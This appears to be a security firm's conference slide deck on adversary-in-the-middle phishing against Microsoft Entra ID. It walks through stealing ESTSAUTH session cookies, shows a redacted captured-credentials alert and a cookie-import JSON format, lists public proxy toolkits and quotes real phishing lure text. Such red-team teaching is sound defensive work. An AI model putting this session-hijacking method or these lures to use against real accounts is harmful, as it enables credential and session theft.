JUMPSEC

Payload-less Initial Access leveraging cloud workers & conditional access bypass

Sunny Chau & Tom Ellson

2025

Who are we

Technical Director @JUMPSEC

@tde_sec

tellson@jumpsec.com

Head of Adv Simulation @JUMPSEC

@gladstomych

sunnyc@jumpsec.com

Agenda

- Recap on AiTM & CAP Bypasses
- Leveraging TokenSmith
- AiTM inside of Cloudflare workers
- War Stories
- Detection and Further Thoughts

AiTM – What is it and why care?

AiTM Phishing

3

Artifact

– Real-time intercept + manipulate data between a user and a legitimate service

– Steal credentials, session cookies


– Bypass weaker forms of MFA

AiTM Phishing

- TI relevant – SS are you with us today in the audience?
- Not easy to detect / block
- Gets the actor a ton of access

AiTM Flow for Microsoft Entra ID

- User lured to AITM site
  - usually behind Cloudflare or proxy service
- User enters credentials and MFA.
- Malicious Server intercepts the returning ESTS* cookies for authentication




AiTM Flow for Microsoft Entra ID


User returned to attacker-controlled redirection site

Attacker Imports ESTS* Tokens into the browser for session theft

OAUTH Flow for swapping the ESTS* cookie for Graph and Refresh tokens through the OAUTH Flow



ESTSAUTH Tokens



Wednesday, July 2nd

PhishingData APP 1:42 PM

```
********************************************************************************
```

🎯 **Pwned - Password received!**

User: derpy.f[redacted]

Password: A password here

Note: The 1st cookie below is unlikely to provide you access unless they have no 2FA.
The 2nd cookie will contain the 2FA data and the 3rd one the 2FA + 'Stay signed in' data.


```
********************************************************************************
```

🍪 **Cookies found!**


esctx-jQZDvhRHY4=; domain=.login.microsoftonline.com; expires=Tue, 01-Jul-2025 12:42:33 GMT; path=/; SameSite=None; ESTSAUTHPERSISTENT=1.AUEBe6mZqbzPUkCglYFUh6CA8VtEZUfGMrBJg-

[redacted]

Session Theft



```
te@tdejmp:/mnt/c/Users/te/Downloads$ cat oi.cok
[redacted]; domain=.login.microsoftonline.com; expires=Tue, 17-
ESTSAUTHPERSISTENT=1.ATs/[redacted]
```




Supported format: JSON, Header string, Netscape.


```
{
        "domain": ".login.microsoftonline.com",
        "expirationDate": 1758038139,
        "hostOnly": false,
        "httpOnly": true,
        "name": "ESTSAUTHPERSISTENT",
        "path": "/",
        "sameSite": "unspecified",
        "secure": true,
        "value": "1.ATs[redacted]
    }
```

AiTM Common Toolkits

- Modlishka - https://github.com/drk1wi/Modlishka
- Evilginx2 - https://github.com/kgretzky/evilginx2
- NecroBrowser - https://github.com/muraenateam/necrobrowser




```
>>>> "Modlishka" Reverse Proxy started - v.1.1 <<<<
Author: Piotr Duszynski @drk1wi

Listening on [0.0.0.0:443]
Proxying HTTPS [google.com] via [https://loopback.modlishka.io]
Listening on [0.0.0.0:80]
Proxying HTTP [google.com] via [http://loopback.modlishka.io]
```



Real Word Examples Of Custom Kits

JUMPSEC

Phishing Related Indicators (1)




[redacted]

New Completed PDF Document Received

You've (2) new PDF Document for your review

Please sign and return




www.microsoftonline.com

Please stand by, while we are cheking if the site connection is secure

Did you know there are Verified Bots that are allowed around the internet because they help provide services we use day to day?

Microsoft needs to review the security of your connection before proceeding.

Phishing Related Indicators (2)




https://acrobat.adobe.com/id/urn:aaid:sc:US:e2c82a97-

[redacted]

[redacted]

[redacted] Has Shared a Document With you.pdf

Don't forward this file: If you don't want to view it, you can delegate it to someone else.



www.microsoftonline.com

